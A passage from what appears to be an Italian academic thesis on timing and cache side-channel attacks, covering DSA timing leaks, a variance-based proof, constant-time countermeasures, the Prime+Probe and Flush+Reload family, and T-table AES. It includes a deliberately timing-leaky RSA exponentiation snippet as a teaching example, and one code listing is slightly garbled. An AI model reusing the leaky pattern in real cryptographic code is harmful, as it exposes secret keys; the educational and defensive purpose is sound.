Le caratteristiche esatte dell'attacco dipendono dall'implementazione dell'algoritmo attaccato.

### 2.1.3 *Digital Signature Algorithm*

Il DSA<sup>4</sup> è uno standard FIPS<sup>5</sup> per la firma digitale proposto dal NIST<sup>6</sup> nell'agosto del 1991 per essere impiegato nel DSS, adottato definitivamente nel 1993. Le sue specifiche sono contenute nel documento FIPS-186[51].

Il DSS calcola  $s = (k^{-1}(H(m) + x \cdot r)) \bmod q$  dove  $r$  e  $q$  sono noti all'attaccante,  $k^{-1}$  è precalcolato,  $H(m)$  è l'hash del messaggio e  $x$  è la chiave privata.

Se l'operazione di riduzione modulo  $q$  non è stata implementata per funzionare a tempo costante, il tempo totale di computazione è correlato col tempo necessario per calcolare  $(x \cdot r \bmod q)$ . L'attaccante può quindi

---

<sup>3</sup> Chinese Remainder Theorem

<sup>4</sup> Digital Signature Algorithm

<sup>5</sup> Federal Information Processing Standards

<sup>6</sup> National Institute of Standards and Technology



calcolarlo in maniera simile alle precedenti e scoprire la chiave segreta  $x$ .

## 2.2 GENERALIZZAZIONE

Abbiamo appena illustrato tre casi concreti di timing attacks contro specifici algoritmi crittografici. Partendo da queste basi, abbiamo cercato una generalizzazione applicabile alla maggior parte degli attacchi di questo tipo.

Abbiamo notato che tutte le informazioni che vengono ricavate sono dovute al fatto che le variazioni del tempo di esecuzione dipendono, in qualche modo, dal segreto che l'attaccante vuole scoprire.

Abbiamo supposto che l'attaccante prenda di mira una specifica istruzione `if` nel codice, come ad esempio `if p(h) then c` dove  $p(\cdot)$  è un predicato con valore 0/1 su  $h$ , in un contesto  $B[\cdot]$ . In questo caso, l'intero programma sarebbe  $B[\text{if } p(h) \text{ then } c]$ .

Abbiamo assunto che il tempo di esecuzione dipenda da alcuni input forniti al programma che modificano l'esecuzione di  $c$ . Considerando i.i.d questi input e fissando il segreto  $h$ , abbiamo considerato il tempo di esecuzione dell'intero programma come una variabile aleatoria  $T$  che può essere divisa in

$$T = T_\alpha + p(h) \cdot T_\beta \quad (1)$$

dove  $T_\alpha$  è il tempo di esecuzione dovuto a  $B$  e  $T_\beta$  quello dovuto a  $c$  in una completa esecuzione di  $B[c]$ .

Lo scopo dell'attaccante è quello di scoprire il valore di  $p(h)$  attraverso misurazioni del tempo di esecuzione dell'intero programma.

A questo proposito è immediato vedere che

$$\text{var}(T) > \text{var}(T_\alpha) \Leftrightarrow p(h) = 1$$

a condizione che

$$\text{var}(T_\beta) > 2 \cdot |\text{cov}(T_\alpha, T_\beta)|. \quad (2)$$

Questa formulazione però non è sufficiente per l'attaccante visto che, sebbene possa stimare facilmente  $\text{var}(T)$ , non ha modo di stimare  $\text{var}(T_\alpha)$  a meno che non sia in grado di eseguire  $B$  in isolamento (ipotesi troppo forte e poco realistica). Abbiamo pertanto pensato che l'attaccante potrebbe però simulare  $c$ , calcolare  $T_\beta$  e confrontare  $\text{var}(T - T_\beta)$  con  $\text{var}(T)$ .

Il risultato che abbiamo ottenuto è stato dimostrare che

$$\text{var}(\mathbb{T} - \mathbb{T}_\beta) < \text{var}(\mathbb{T}) \Leftrightarrow p(h) = 1.$$

Questi sono tutti valori calcolabili (o perlomeno stimabili).

Dimostrazione  $\Leftarrow$ :

Se  $p(h) = 1$ , allora dalla 1

$$\mathbb{T} = \mathbb{T}_\alpha + \mathbb{T}_\beta \Rightarrow \mathbb{T} - \mathbb{T}_\beta = \mathbb{T}_\alpha$$

da ciò si deduce che

$$\text{var}(\mathbb{T} - \mathbb{T}_\beta) = \text{var}(\mathbb{T}_\alpha)$$

e che

$$\text{var}(\mathbb{T}) = \text{var}(\mathbb{T}_\alpha) + \text{var}(\mathbb{T}_\beta) + 2\text{cov}(\mathbb{T}_\alpha, \mathbb{T}_\beta)$$

e quindi per la 2

$$\text{var}(\mathbb{T} - \mathbb{T}_\beta) < \text{var}(\mathbb{T}).$$

Dimostrazione  $\Rightarrow$ :

In questo caso dimostriamo la contronominale

$$p(h) = 0 \Rightarrow \text{var}(\mathbb{T} - \mathbb{T}_\beta) \geq \text{var}(\mathbb{T}).$$

Procediamo con la dimostrazione: dalla 1 sappiamo che

$$p(h) = 0 \Rightarrow \mathbb{T} = \mathbb{T}_\alpha + 0 \cdot \mathbb{T}_\beta = \mathbb{T}_\alpha \tag{3}$$

da cui si deduce che

$$\text{var}(\mathbb{T}) = \text{var}(\mathbb{T}_\alpha).$$

Dalla 3 troviamo che

$$\mathbb{T} = \mathbb{T}_\alpha \Rightarrow \mathbb{T} - \mathbb{T}_\beta = \mathbb{T}_\alpha - \mathbb{T}_\beta$$

e quindi

$$\text{var}(\mathbb{T} - \mathbb{T}_\beta) = \text{var}(\mathbb{T}_\alpha) + \text{var}(\mathbb{T}_\beta) - 2 \cdot \text{cov}(\mathbb{T}_\alpha, \mathbb{T}_\beta)$$

da cui per la 2

$$\text{var}(\mathbb{T} - \mathbb{T}_\beta) > \text{var}(\mathbb{T}_\alpha) = \text{var}(\mathbb{T}).$$

□

### 2.3 CONTROMISURE AI TIMING ATTACKS

Illustriamo adesso alcune precauzioni che possono essere prese per difendersi dai timing attacks.

#### *Computazione indipendente da input o chiavi*

La prima contromisura che può essere applicata è quella di rendere indipendente dagli input o dalla chiave il tempo d'esecuzione delle funzioni più critiche. Nel momento in cui una di queste funzioni dovesse aver bisogno di utilizzare tali dati, quella funzione deve essere implementata in modo tale da restituire un tempo di computazione costante (in termini di cicli di clock).

Questa tecnica risolve completamente il problema dei timing attacks, ma diminuisce le prestazioni del programma. Questo è dovuto al fatto che alcune ottimizzazioni proposte nel tempo per velocizzare la computazione di tali funzioni dipendono da una particolare gestione degli input o della chiave e quindi non possono essere applicate.

#### *Blinding*

Un'altra contromisura, introdotta da *Chaum* in [52], consiste nel "nascondere" l'utilizzo di input esterni e di chiavi modificandoli in maniera opportuna. Ad ogni esecuzione, ad esempio, potrebbe essere aggiunta una quantità casuale alla chiave o all'esponente utilizzato nell'esponentiazione modulare che, modificandoli, renda sempre diverso il tempo di computazione.

Nell'utilizzare questa tecnica è necessario prestare attenzione al fatto che le quantità aggiunte non presentino a loro volta delle regolarità statistiche che potrebbero essere analizzate dall'attaccante, rilevate e compensate.

#### *Rimozione delle istruzioni di branch*

In [53], *Schwabe* propone di implementare funzioni sensibili senza utilizzare istruzioni di branch. Eliminare tali istruzioni permette infatti di uniformare i tempi di esecuzione rendendo molto più difficile l'attuazione dei timing attacks.

Se ad esempio prendiamo il codice 2.2 ci accorgiamo che il programma ha tempi di esecuzione diversi determinati dal segreto.

```
1      if (secret) {
2          r = doA(); /* long operation*/
3      } else {
4          r = doB(); /*short operation*/
5      }
6
```

Codice 2.2: Codice da proteggere

Volendo riportare questo problema in pratica, prendiamo un'implementazione di una delle operazioni più critiche di RSA: l'esponenziazione modulare. (codice 2.3).

```
1      typedef unsigned long long uint64;
2      typedef uint32_t uint32;
3      uint32 modexp(uint32 a, uint32 mod, unsigned char exp[4]) {
4          int i,j;
5          uint32 r = 1;
6          for(i=3;i>=0;i--) {
7              for(j=7;j>=0;j--) {
8                  r = ((uint64)r*r) % mod;
9                  if(exp[i] & (1<<j))
10                     r = ((uint64)a*r) % mod;
11              }
12          }
13          return r;
14      }
15
```

Codice 2.3: RSA, esponenziazione modulare v1

L'informazione temporale che l'attaccante potrebbe ottenere è dovuta dalle istruzioni a riga 9 – 10 che eseguono una moltiplicazione ed una riduzione modulare solo se l'i-esimo bit dell'esponente è pari a 1.

La prima modifica che può venire in mente per risolvere questo problema è di far eseguire le stesse operazioni ad entrambi i rami della branch modificando la funzione come nel codice 2.4. In questo modo, a prescindere dal risultato del controllo, verranno effettuate comunque una moltiplicazione ed una riduzione modulare uniformando il tempo di esecuzione.

```

1      typedef unsigned long long uint64;
2      typedef uint32_t uint32;
3      uint32 modexp(uint32 a, uint32 mod, unsigned char exp[4]) {
4          int i,j;
5          uint32 r = 1, t;
6          for(i=3;i>=0;i--) {
7              for(j=7;j>=0;j--) {
8                  r = ((uint64)r*r) % mod;
9                  if(exp[i] & (1<<j)){
10                     r = ((uint64)a*r) % mod;
11                 } else {
12                     t = ((uint64)a*r) % mod;
13                 }
14             }
15         }
16         return r;
17     }
18

```

Codice 2.4: RSA, esponenziazione modulare v2

Questa soluzione è purtroppo inefficace perché qualunque compilatore si accorgerebbe del fatto che la variabile *t* non viene mai utilizzata e quindi ottimizzerebbe il codice rimuovendo quell'istruzione. Se anche rimuovessimo tutte le ottimizzazioni da parte del compilatore (subendo una notevole perdita di prestazioni generali del programma), potremmo comunque non ottenere un tempo costante a causa di altre ottimizzazioni (inevitabili) a livello di processore come ad esempio la *branch prediction*.

La soluzione proposta è quella di eliminare completamente l'istruzione di branch come nel codice 2.5.

```

1      uint32 modexp(uint32 a, uint32 mod, const unsigned char exp
2      [4]) {
3          int i,j;
4          uint32 r = 1,t;
5          for(i=3;i>=0;i--) {
6              for(j=7;j>=0;j--) {
7                  r = ((uint64)r*r) % mod;
8                  t = ((uint64)a*r) % mod;
9                  cmov(&r, &t, (exp[i] >> j) & 1);
10             }
11         }
12     }
13

```

```
11     return r;  
12 }  
13
```

Codice 2.5: RSA, esponenziazione modulare v3

In questa implementazione vengono sempre eseguite entrambe le operazioni (sia su  $r$  che su  $t$ ) e si nota l'utilizzo dell'istruzione assembly *cmov* (*conditional move*). Questa istruzione non fa uso di alcuna predizione sulla branch ed ha bisogno sia del valore di  $r$  che del valore  $t$  che quindi non possono essere ottimizzati.

---

## CACHE ATTACKS

---

I timing attacks sono molto utilizzati per effettuare attacchi sulla cache del processore. Approfondiremo questo argomento, ma prima è necessario presentare e chiarire alcune nozioni fondamentali su questo componente.

### 3.1 LA CACHE DEL PROCESSORE

Solitamente ogni programma tende a riutilizzare nel tempo un dato contenuto allo stesso indirizzo di memoria (*località temporale*) e più dati localizzati in indirizzi vicini nella memoria (*località spaziale*). Ad esempio, se nel programma è presente un loop, lo stesso codice sarà eseguito più e più volte nel tempo, verosimilmente con gli stessi dati.

Dato che la differenza di velocità tra le memorie e la capacità di calcolo dei processori aumenta sempre di più [54], la banda del bus di comunicazione e la velocità di accesso alla memoria principale sono diventati un fattore limitante sul throughput generale del processore. Per sfruttare al meglio la località temporale e superare questo collo di bottiglia viene utilizzate la cache.

Essa è infatti un piccolo banco di memoria molto veloce (e molto costoso) sito all'interno di ogni core che il processore utilizza per immagazzinare i valori delle celle di memoria lette più recentemente.

#### 3.1.1 *Struttura della cache*

I processori moderni hanno generalmente due livelli di cache per ogni core chiamati rispettivamente L1 e L2 ed un terzo livello chiamato LLC<sup>1</sup> o L3 condiviso tra i tutti i core (nella tabella 2 sono riportate le dimensioni delle varie memorie di alcuni processori).

---

<sup>1</sup> Last Level Cache

Casa	Nome	Core	L1	L2	L3	Prezzo (\$)
Intel	i3-530	2	2 x 64 kB	2 x 512kB	1 x 4 MB	113
	i5-6685R	4	4 x 64 kB	4 x 256kB	1 x 6 MB	288
	i7-6950X	10	10 x 64 kB	10 x 256kB	1 x 25 MB	1723
	i9-8950HK	6	6 x 64 kB	6 x 256kB	1 x 12 MB	583
AMD	A4 Pro-3350B	4	4 x 64 kB	1 x 2MB	-	-
	Athlon 5370	4	4 x 64 kB	1 x 2MB	-	55
	Epyc 7251	8	8 x 96 kB	8 x 512kB	32 MB	475

Tabella 2: caratteristiche di alcuni processori



Figura 5: architettura del processore Intel Core i5-3470

Considerando che l'accesso alla memoria principale in media impiega dai 50 ai 150ns, mentre l'accesso alla cache L1 utilizza un tempo nell'ordine degli 0.3ns, si può capire l'enorme differenza di prestazioni che possono essere raggiunte utilizzando questo tipo di memoria.

Da questo momento in poi parleremo di *cache hit* quando il dato richiesto è presente in cache e viene letto molto velocemente e di *cache miss* quando invece dovrà essere recuperato dalla memoria principale.

Nella figura 5 si può vedere l'architettura del processore quadcore Intel Core i5-3470. La gerarchia delle cache è organizzata in una memoria L1 di 64kB (divisa in 32kB per le istruzioni e 32kB per i dati), una memoria L2 da 256kB ed una memoria L3 da 6MB.

Andiamo ad analizzare più nel dettaglio le caratteristiche di una singola cache[5, 21].



### *Cache lines*

Per sfruttare anche la località spaziale le caches sono divise in lines. Una cache line contiene un blocco di byte adiacenti (generalmente di dimensione congrua ad una potenza di due) caricati dalla memoria. Se uno qualunque dei byte deve essere rimosso (si parla di *evicting*) per far spazio ad un altro dato, viene rimossa l'intera line.

### *Associatività*

Teoricamente una qualunque posizione di memoria può essere mappata in una qualunque cache line ed una cache ad  $n$  lines potrebbe contenere  $n$  linee qualunque della memoria. Questo tipo di cache viene chiamato *fully-associative cache* ed è la migliore in teoria perché può sempre essere usata al massimo delle sue capacità ed i cache miss si hanno solamente quando non c'è più spazio libero nella cache. Tuttavia, nella pratica, tutto ciò si traduce in un controllo in parallelo di tutte le linee che aumenta la complessità architetturale e il consumo di energia.

L'estremo opposto è chiamato *direct-mapped cache*. In questo sistema ogni locazione di memoria può stare in una sola cache line, ben determinata da una funzione di indicizzazione. Due locazioni di memoria che mappano sulla stessa cache line non possono essere immagazzinate contemporaneamente e il loading di una comporta inevitabilmente l'evicting dell'altra. Questo potrebbe portare ad avere dei miss anche con la cache semivuota.

Concretamente viene utilizzata una via di mezzo tra queste due soluzioni chiamata *set-associative cache*. La cache viene divisa in *sets* (generalmente di dimensione compresa tra due e ventiquattro lines) in cui ogni indirizzo viene controllato in parallelo come in una *fully-associative cache*. Per determinare in quale set viene mappato un blocco di memoria viene usata una funzione del suo indirizzo, come per una *direct-mapped cache*. Una cache con  $S$  line sets viene chiamata *S-way associative* (figura 6).

In figura 7 possiamo vedere un esempio di *direct-mapped* e *2-way associative cache*.

Nella prima, la funzione di indicizzazione potrebbe essere:

$$\text{cache memory index} = \text{main memory index} \% 4$$

Supponiamo adesso che in cache sia presente il dato  $x$  contenuto all'indirizzo 0 della memoria principale. La richiesta del dato  $y$  contenuto all'indirizzo 4 provocherà l'evict di  $x$ .




Figura 6: un esempio di 8-way associative cache con otto set formati ognuno da 4 line. La dimensione totale sarà  $S * B * W$  byte.

Nella seconda, la funzione di indicizzazione potrebbe essere:

$$\text{cache memory index} = \text{main memory index} \% 2$$

In questo caso però, dal momento che per ogni set è possibile salvare due line contemporaneamente, la richiesta del dato  $y$  non provocherebbe l'evict del dato  $x$  già presente in cache, ma sarebbero entrambi presenti nel set 0: l'uno con indice 0 e l'altro con indice 1.

Si può notare che le direct-mapped e le fully-associative cache non sono altro che casi particolari di set-associative cache, rispettivamente 1-way associative ed N-way associative (dove N è il numero totale di lines della cache).

### *Inclusività*

Una caratteristica che verrà sfruttata per montare l'attacco è l'*inclusività*.

Ogni livello superiore di cache contiene un sottoinsieme dei dati contenuti nel livello direttamente inferiore. Per mantenere questa caratteristica, quando viene eseguito un evicting di un dato da un livello inferiore, questo viene rimosso anche da tutti i livelli superiori.

Se ad esempio effettuiamo un evicting di una line contenuta nella cache L3, lo stesso dato, se presente, verrà rimosso anche dalla L1 e dalla L2.




Figura 7: schemi di associatività della cache.

### 3.2 CACHE ATTACKS

Per capire come funzionano la maggior parte degli attacchi alle cache prendiamo in considerazione un array di dati. Quando un elemento di questo array viene letto, o si verifica una hit o una miss.

La differenza tra le due esecuzioni è notevole (diversi ordini di grandezza) ed è questa l'informazione utilizzata nell'attacco.

#### 3.2.1 Tassonomia

Una prima classificazione dei cache attacks si basa sullo stato della cache al momento dell'attacco [55].

- *Empty initial state* (reset attacks): questi attacchi si basano sull'assunzione che nessun dato che dovrà essere utilizzato dalla vittima è presente in cache.
- *Forged initial state* (initialization attacks): in questo caso l'attaccante deve essere in grado di portare la cache in uno stato noto prima di poter effettuare l'attacco.
- *Loaded initial state* (micro-architecture attacks): la cache contiene tutti i dati necessari alla vittima per eseguire il programma.

Nello stesso lavoro si fornisce una classificazione anche in base al tipo di cache miss:




Figura 8: schema di attacco Prime+Probe (a) e Evict+Time(b)

- *Cold start misses*: questo tipo di miss si ottiene quando il dato viene letto per la prima volta e quindi non è ancora mai stato caricato in cache.
- *Capacity misses*: questo tipo di miss si ottiene quando si cerca di accedere a porzioni di memoria più grandi della dimensione della cache, e che quindi non potranno essere presenti nella cache contemporaneamente.
- *Conflict misses*: questo tipo di miss si ottiene quando un accesso precedente alla nostra richiesta ha provocato la eviction del dato di interesse (che era presente in cache).

In [22, 5] si classificano gli attacchi in base all'approccio utilizzato:

- *Prime+Probe*[56]: questo è un attacco di tipo forged initial state. L'attaccante precarica uno o più set della cache con dati propri e, dopo l'esecuzione della funzione vittima, prova a riaccedere ai dati precaricati. Se la funzione vittima non ha utilizzato linee mappate nei cache set occupati dall'attaccante, egli otterrà solo cache hit. Al contrario, se c'è stato l'evict di qualche line, allora capirà quale line

ha utilizzato la vittima. Lo schema di questo attacco e del seguente è visibile in figura 8.

- *Evict+Time*[56]: questo attacco è di tipo loaded initial state e suppone che tutti i dati che servono alla vittima siano già in cache. Questa condizione può essere ottenuta facendo eseguire una prima volta la funzione vittima. Dato questo presupposto, l'attaccante fa eseguire la funzione alla vittima calcolandone il tempo di esecuzione. Successivamente esegue un evict di un cache set caricando dati propri e fa eseguire nuovamente la funzione vittima. Se il tempo di questa ultima esecuzione è maggiore del precedente vuol dire che la funzione ha cercato di utilizzare un dato che è stato rimosso dalla cache ed ha dovuto aspettare di recuperarlo dalla memoria principale.
- *Flush+Reload*[21]: questo attacco è una variante di Prime+Probe. L'attacco si divide in tre fasi: Nella prima fase l'attaccante esegue l'evict della line a cui è interessato utilizzando l'istruzione *clflush*[57] che invalida il dato su tutti i livelli della cache; nella seconda fase aspetta che la vittima esegua la propria funzione; nella terza fase l'attaccante ricarica la line che aveva rimosso. Se la risposta è veloce vuol dire che la vittima ha portata nella cache la line interessata durante l'esecuzione della sua funzione.
- *Evict+Reload*[58]: una variante del Flush+Reload che utilizza la eviction al posto dell'istruzione di flush. Questa variante è poco utile se il processore sotto attacco è della famiglia x86 in quanto l'istruzione *clflush* non richiede alcun privilegio, mentre assume un certo rilievo se l'obiettivo è quello di attaccare un processore che non fornisce, nel suo set di istruzioni, una istruzione non privilegiata in grado di rimuovere dati dalla cache (come ad esempio quelli della famiglia ARM).
- *Flush+Flush*[59]: diversamente da tutti i precedenti approcci, in questo caso non si esegue nessun accesso alla memoria. L'attaccante si basa solamente sul tempo impiegato dall'istruzione *clflush*. In [22] si fa vedere come l'esecuzione di questa funzione abbia tempi differenti se chiamata su un indirizzo presente o meno in cache.

### 3.3 L'ATTACCO AD AES

Un ottimo esempio di come sono stati messi in pratica buona parte dei concetti visti fino ad ora è l'attacco ad AES portato da *Osvik, Shamir e Tromer* in [56].

#### 3.3.1 AES

AES è un algoritmo di cifratura a blocchi, a chiave simmetrica, scelto come standard dagli Stati Uniti d'America dalla FIPS nel documento PUB 197[60]. Viene considerato a tutti gli effetti il successore di DES, in via di abbandono a causa della sua ormai provata insicurezza[61, 62]. La seguente spiegazione dell'algoritmo è presa da [63].

AES utilizza blocchi di 128 bit e una chiave che può essere lunga 128, 192 o 256 bit (128 è la lunghezza più comunemente implementata).

L'input dell'algoritmo è un singolo blocco di 128 bit che nello standard viene trattato come una matrice quadrata di byte (come la chiave a 128 bit). Questo blocco viene copiato in un array chiamato *stato* che verrà modificato ad ogni round di encryption/decryption. Alla fine dell'ultimo round, lo stato finale sarà copiato in una matrice che rappresenterà il risultato della computazione. La chiave viene espansa in un array di word (della lunghezza di quattro byte) ricavando 44 word dai 128 bit di partenza. Ad ogni round verranno prese di volta in volta quattro word (128 bit) e verranno utilizzate come chiave per quel round.

Senza scendere troppo nell'implementazione è importante capire le quattro operazioni effettuate ad ogni round (figura 9):

- *Substitute byte*: tramite una tabella (*S-Box*) vengono sostituiti, byte per byte, tutti i byte del blocco.
- *Shift row*: viene effettuata una permutazione delle righe della matrice
- *Mix columns*: vengono modificate le colonne moltiplicandole per un polinomio fisso  $c(x)$ .
- *Add round key*: viene effettuato uno XOR tra il blocco corrente e la chiave di round.

Come si vede in figura 10 l'algoritmo inizia con un *add round key* seguito da nove round in cui vengono effettuate tutte e quattro le operazioni.




Figura 9: schema delle operazioni effettuate da AES

L'ultimo round (il decimo) è composto solo da tre operazioni (non viene effettuata la *mix columns*).

### 3.3.2 Implementazione e uso della memoria

Quello descritto finora è il funzionamento teorico di AES. Tutto l'algoritmo sarebbe eseguibile tramite semplici operazioni algebriche, ma in realtà vengono create (dal programmatore o durante l'inizializzazione del sistema) otto tabelle di lookup per ottimizzare le performance. Chiameremo tali tabelle  $\mathcal{T}_0, \mathcal{T}_1, \mathcal{T}_2, \mathcal{T}_3$  e  $\mathcal{T}_0^{(10)}, \mathcal{T}_1^{(10)}, \mathcal{T}_2^{(10)}, \mathcal{T}_3^{(10)}$ . Ognuna di queste tabelle contiene 256 word da quattro byte. La chiave (sedici byte)  $\mathbf{k} = (k_1, \dots, k_{16})$  viene estesa per formare dieci chiavi (una per ogni round)  $\mathbf{K}^{(r)}$  per  $r = 1, \dots, 10$ . Le chiavi vengono suddivise in quattro word di quattro byte ciascuna  $\mathbf{K}^{(r)} = (K_0^{(r)}, K_1^{(r)}, K_2^{(r)}, K_3^{(r)})$ . Dato un plaintext di sedici byte  $\mathbf{p} = (p_0, \dots, p_{15})$  la funzione di encryption calcola uno stato intermedio  $\mathbf{x}^{(r)} = (x_0^{(r)}, \dots, x_{15}^{(r)})$  ad ogni round  $r$ . Lo stato iniziale  $\mathbf{x}^{(0)}$  viene calcolato come  $x_i^{(0)} = p_i \oplus k_i$  con  $(i = 0, \dots, 15)$ . I successivi nove round vengono calcolati aggiornando lo stato intermedio secondo le seguenti equazioni:

$$\forall r \in (0, \dots, 8) :$$




Figura 10: schema di funzionamento di AES



$$\begin{aligned}
(x_0^{(r+1)}, x_1^{(r+1)}, x_2^{(r+1)}, x_3^{(r+1)}) &\leftarrow \mathcal{T}_0 \begin{bmatrix} x_0^{(r)} \end{bmatrix} \oplus \mathcal{T}_1 \begin{bmatrix} x_5^{(r)} \end{bmatrix} \oplus \mathcal{T}_2 \begin{bmatrix} x_{10}^{(r)} \end{bmatrix} \oplus \mathcal{T}_3 \begin{bmatrix} x_{15}^{(r)} \end{bmatrix} \oplus K_0^{(r+1)} \\
(x_4^{(r+1)}, x_5^{(r+1)}, x_6^{(r+1)}, x_7^{(r+1)}) &\leftarrow \mathcal{T}_0 \begin{bmatrix} x_4^{(r)} \end{bmatrix} \oplus \mathcal{T}_1 \begin{bmatrix} x_9^{(r)} \end{bmatrix} \oplus \mathcal{T}_2 \begin{bmatrix} x_{14}^{(r)} \end{bmatrix} \oplus \mathcal{T}_3 \begin{bmatrix} x_3^{(r)} \end{bmatrix} \oplus K_1^{(r+1)} \\
(x_8^{(r+1)}, x_9^{(r+1)}, x_{10}^{(r+1)}, x_{11}^{(r+1)}) &\leftarrow \mathcal{T}_0 \begin{bmatrix} x_8^{(r)} \end{bmatrix} \oplus \mathcal{T}_1 \begin{bmatrix} x_{13}^{(r)} \end{bmatrix} \oplus \mathcal{T}_2 \begin{bmatrix} x_2^{(r)} \end{bmatrix} \oplus \mathcal{T}_3 \begin{bmatrix} x_7^{(r)} \end{bmatrix} \oplus K_2^{(r+1)} \\
